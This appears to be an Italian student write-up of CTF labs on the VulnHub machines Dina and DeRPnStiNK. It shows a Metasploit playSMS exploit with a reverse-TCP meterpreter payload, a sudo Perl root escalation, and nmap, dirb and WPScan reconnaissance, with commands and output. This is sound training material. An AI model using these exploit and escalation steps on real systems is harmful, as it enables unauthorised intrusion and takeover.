
url : /SecreTSMSSgatawayLogin
```

PARTE 4.


ACCESO ALLA PAGINA DI LOGIN

Navigazione verso l'URL di Login

- E' stato inserito l'URL `/SecreTSMSSgatawayLogin` nel browser, che mi ha portato a una pagina di login.
- Poi provato a effettuare il login con lo username `touhid` e le password trovate in precedenza. La password `diana` mi ha permesso di accedere al sistema



The screenshot shows the playSMS login interface. It features a logo with a blue speech bubble icon and the text "playSMS". Below the logo are two input fields: "Username or email" and "Password", both currently empty. A blue "LOGIN" button is positioned below the password field. At the bottom of the form is a link "Recover password".



The screenshot shows the playSMS information page. The top navigation bar includes the playSMS logo and links for "Home", "My account", "Settings", "Reports", and "Features". On the left, there's a user profile icon for "touhid" and a balance indicator of "0.00". The main content area has a large "Information" heading and a sub-instruction "Go to main configuration or manage site to edit this page".

PARTE 5

SFRUITTAMENTO DI UNA VULNERABILITÀ IN PLAYSMS

Ricerca di Exploit per PlaySMS

- E' stato usato `msfconsole` per cercare delle possibili vulnerabilità note in PlaySMS, trovando tre exploit disponibili usando il comando search playsms

- E' stato scelto l'exploit **'multi/http/playsms_uploadcsv_exec'**, che richiedeva lo username e la password per l'esecuzione.

```
msf6 > search playsms
Matching Modules

#  Name
- 0  exploit/multi/http/playsms_uploadcsv_exec      Disclosure Date  Rank   Check  Description
CSV File Upload Code Execution
  1  exploit/multi/http/playsms_template_injection    2020-02-05      excellent Yes    PlaySMS index.php Unauthenticated
  2  exploit/multi/http/playsms_filename_exec          2017-05-21      excellent Yes    PlaySMS sendfromfile.php Authenti
cated "Filename" Field Code Execution

Interact with a module by name or index. For example info 2, use 2 or use exploit/multi/http/playsms_filename_exec

msf6 > use 0
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(multi/http/playsms_uploadcsv_exec) > options

Module options (exploit/multi/http/playsms_uploadcsv_exec):
  Go to main configuration or manage site to edit this page
Name  Current Setting  Required  Description
PASSWORD  admin        yes       Password to authenticate with
Proxies
RHOSTS
REPORT  80           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
SSL
TARGETURI /
USERNAME  admin        yes       Base playSMS directory path
VHOST

Payload options (php/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
LHOST
LPORT  4444          yes       The listen address (an interface may be specified)
                                yes       The listen port

Exploit target:
Id  Name
0   PlaySMS 1.4

View the full module info with the info, or info -d command.
```

PARTE 5

SFRUITAMENTO DI UNA VULNERABILITÀ IN PLAYSMS

Configurazione dell'Exploit

- set USERNAME **touhid**
- set PASSWORD **diana**
- set RHOSTS **192.168.56.102**
- set LHOST **192.168.56.101** (ovvero l'ip della mia kali)
- set TARGETURI **/SecreTSMGatawayLogin**

Poi è stato lanciato l'exploit senza cambiare il payload predefinito, ottenendo una sessione di meterpreter.

```
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(multi/http/playsms_uploadcsv_exec) > set targeturi /SecreTSMGatawayLogin
targeturi => /SecreTSMGatawayLogin
msf6 exploit(multi/http/playsms_uploadcsv_exec) > set username touhid
username => touhid
msf6 exploit(multi/http/playsms_uploadcsv_exec) > set rhosts 192.168.56.102
rhosts => 192.168.56.102
msf6 exploit(multi/http/playsms_uploadcsv_exec) > set lhost 192.168.56.101
lhost => 192.168.56.101
msf6 exploit(multi/http/playsms_uploadcsv_exec) > set password diana
password => diana
msf6 exploit(multi/http/playsms_uploadcsv_exec) > run
```

PARTE E

ESCALATION DEI PRIVILEGI

Ottenimento di una Shell

- Dalla sessione meterpreter, è stato utilizzato il comando `shell` per ottenere una shell sul sistema Dina.
- Tuttavia, non erano stati ancora ottenuti i privilegi di root.

```
meterpreter > shell  
Process 4419 created.  
Channel 0 created.
```

Tentativi di Escalation

- Provato a ottenere i privilegi di root utilizzando il comando `sudo su`, ma non ha funzionato.
- Provato il comando `sudo /usr/bin/perl -e 'exec "/bin/bash";'`, ma ancora non ero root (questa riga di codice viene utilizzata per migliorare l'interattività con la shell perché, spesso, manca di alcune funzionalità interattive)

```
python -c 'import pty; pty.spawn("/bin/bash");'
```

PARTE II

ESCALATION DEI PRIVILEGI

Utilizzo di Sudo per Perl

- Verificato i permessi sudo con `sudo -l`, che ha mostrato che potevo eseguire `/usr/bin/perl` senza richiedere la password (NOPASSWD: /usr/bin/perl)

```
www-data@Dina:/var/www/SecreTSMSSgatwayLogin$ sudo -l
sudo -l
Matching Defaults entries for www-data on this host:
  env_reset,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on this host:
(ALL) NOPASSWD: /usr/bin/perl
```

- Prima è stato eseguito il comando `sudo /usr/bin/perl` ma senza alcun risultato perché veniva chiesto la password di root (che non era tra quelle trovate in precedenza).

```
sudo /user/bin/perl
[sudo] password for www-data:
```

PARTE E

ESCALATION DEI PRIVILEGI

- Allora, per aggirare il problema, è stato usato `sudo /usr/bin/perl -e 'exec "/bin/bash";'` (questo comando viene utilizzato per eseguire una shell Bash con privilegi elevati utilizzando Perl) ottenendo finalmente una shell con privilegi di root.

```
www-data@Dina:/var/www/SecreTSMSSgatwayLogin$ sudo /usr/bin/perl -e 'exec "/bin/bash";'
```

```
root@Dina:/var/www/SecreTSMSSgatwayLogin#
```

A questo punto non è stato cercare nella cartella root e trovato un file di testo **flag.txt** che non poteva essere collezionato con get ma solo visionato usando il comando '**cat flag.txt**'

```
cd  
root@Dina:~# ls  
ls  
flag.txt
```

FAKTE

ESCALATION DE PRIVILEGIOS

E' stato quindi trovato il flag

EXERCISE 3

Scaricare ed importare una macchina virtuale da questo link:

https://download.vulnhub.com/derpnstink/VulnHub2018_DeRPnStiNK.ova

Questa è una CTF con più di una bandiera (flag, codici inseriti dentro la macchina in punti strategici) da prendere. Nel frattempo, studiare a fondo la macchina per scoprire tutti i segreti.

L'ipotesi è che noi andiamo in azienda e dobbiamo attaccare quella macchina / quel server dall'interno dell'azienda, di cui non sappiamo nulla, per questo è detto test di BlackBox.

Non vengono fornite indicazioni sulla configurazione delle macchine.

Usare il terminale predefinito di Kali (o Parrot) Non usare l'utente root ma inviare i comandi che lo necessitano usando il comando sudo Esercizio Bonus BlackBox.
macchine

PARTE 1

IDENTIFICAZIONE MACCHINA TARGET

Host Discovery

Dopo esserci collegati alla rete aziendale ed aver ottenuto un indirizzo IP dal DHCP server andiamo a identificare l'indirizzo IP della macchina target. Per farlo partiamo dal presupposto che la macchina target abbia ricevuto a sua volta un indirizzo IP dal DHCP e che quindi condivide con la nostra macchina i primi tre ottetti dell'IP. Utilizziamo il tool Nmap con il comando:

```
nmap -sn 192.168.56.1/24
```

-sn: Con questa opzione, Nmap invierà pacchetti per scoprire se l'host è attivo senza eseguire una scansione delle porte.

192.168.56.1/24: L'intervallo di indirizzi IP da scansionare. Il suffisso /24 indica una subnet mask di 255.255.255.0, il che significa che verranno scansionati tutti gli indirizzi IP da 192.168.56.1 a 192.168.56.254.

PARTE 1

IDENTIFICAZIONE MACCHINA TARGET

- Abbiamo individuato l'indirizzo IP della macchina target che corrisponde a **192.168.56.108**.

```
$ nmap -sn 192.168.56.1/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-18 22:51 CEST
Nmap scan report for 192.168.56.105
Host is up (0.000091s latency).
Nmap scan report for derpnstink.local (192.168.56.108)
Host is up (0.0059s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 7.37 seconds
```

PARTE 1

IDENTIFICAZIONE MACHINA TARGET

A questo punto facciamo una scansione delle porte usando nuovamente il tool nmap, ma con l'istruzione **nmap -A 192.168.56.108 -p-**.

-**A**: effettua una scansione di tipo "Aggressive" che fornisce un'analisi approfondita dell'host.

-**p-**: Scansiona tutte le porte (da 1 a 65535) dell'host specificato

```
$ nmap -A 192.168.56.108 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-18 22:57 CEST
Nmap scan report for derpnstink.local (192.168.56.108)
Host is up (0.0030s latency).

Not shown: 65532 closed tcp ports (conn-refused)

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.2
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 12:4e:f8:6e:7b:c6:d8:7c:d8:29:77:d1:0b:eb:72 (DSA)
|   2048 72:c5:1c:5f:81:7b:dd:1a:fb:2e:59:67:fe:a6:91:2f (RSA)
|   256 06:77:0f:4b:96:0a:3a:2c:3b:f0:8c:2b:57:b5:97:bc (ECDSA)
|_  256 28:e8:ed:7c:60:7f:19:6c:e3:24:79:31:ca:ab:5d:2d (ED25519)

80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
|_http-title: DeRPnStiNK
|_http-server-header: Apache/2.4.7 (Ubuntu)
| http-robots.txt: 2 disallowed entries
|_/php/ /temporary/
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.90 seconds
```

PARTE 2

FLAG 1°

SERVIZIO http

La nostra ricerca dei flag e cominciata dal servizio http. Tramite browser Firefox abbiamo aperto la pagina principale del servizio



PARTE 2

FLAG 1°

La pagina non sembrava mostrare nulla di particolare e per questo abbiamo deciso di ispezionare il codice sul browser con il comando:

view-source:http://192.168.56.108/


```
1 <html>
2
3 <head>
4
5   <meta charset="UTF-8">
6
7   <title>DeRPnStiNK</title>
8
9   <link rel="stylesheet" href="css/style.css">
10 <script type="text/javascript" src="http://ajax.googleapis.com/ajax/libs/jquery/1.7.1/jquery.min.js"></script>
11 <script type="text/javascript" src="/is/js/release/kveik.1.4.24.js?1"></script>
12 <script type="text/info" src="/webnotes/info.txt"></script>
13 </head>
14
```

PARTE 2

FLAG 1°

Qui notiamo un link che ci porta verso un file info.txt. Aprendolo leggiamo un messaggio indirizzato verso un certo stinky (un potenziale utente).

Oltre a questo, in fondo alla pagina sorgente troviamo la nostra **prima flag**.



```
view-source:http://192.168.56.108/webnotes/info.txt
<-- @stinky, make sure to update your hosts file with local dns so the new derpnstink blog can be reached before it goes live -->
106 <div>
107 <div>
108 <div>
109 <div>
110 <div>
111 <div>
112 <-- flag1(52E37291AEDF6A46D7D0BB8A6312F4F9F1AA4975C248C3F0E008CBA09D6E9166) -->
113 </div>
114 </div>
115 </div>
116 </div>
117 </div>
118 </div>
119 </div>
120 </div>
121 </div>
```

PARTE 3

FLAG E°

Usiamo il tool dirb per trovare quanti più collegamenti possibili all'interno del servizio http. Per fare questo usiamo l'istruzione **dirb http://192.168.56.108**.

```
(kali㉿kali)-[~]
$ dirb http://192.168.56.108

DIRB v2.22
By The Dark Raver
```

```
http://192.168.56.108/php/phpmyadmin/
http://192.168.56.108/weblog/
http://192.168.56.108/weblog/wp-admin/
```

Tra i risultati più interessanti notiamo la presenza di una pagina phpMyAdmin, di un blog e un login WordPress accessibile tramite un redirect di wp-admin

PARTE 3


FLAG 2°

Proviamo quindi ad accedere alla pagina **weblog** e anche a quella **wp-login.php**, ma otteniamo un errore di reindirizzamento. Infatti, l'url viene reindirizzato verso **derpnstink.local/weblog/**

Per risolvere la problematica abbiamo dovuto *modificare il file hosts* nella cartella **etc** andando ad aggiungere la stringa **192.168.56.108 derpnstink.local.**

Ora le pagine vengono caricate correttamente

```
127.0.0.1      localhost  
127.0.1.1      kali  
::1            localhost ip6-localhost ip6-loopback  
ff02 ::1       ip6-allnodes  
ff02 ::2       ip6-allrouters  
  
192.168.56.108 derpnstink.local
```



PARTE 3

FLAG 2°

A questo punto usiamo il tool WPScan per trovare potenziali utenti da usare in un brute force sulla pagina di login di WordPress. Usiamo l'istruzione **wpscan –url http://derpnstink.local/weblog/ --enumerate u** per avviare la nostra scansione. Come risultato abbiamo ottenuto l'utente admin.

```
[i] User(s) Identified:  
[+] admin  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)
```

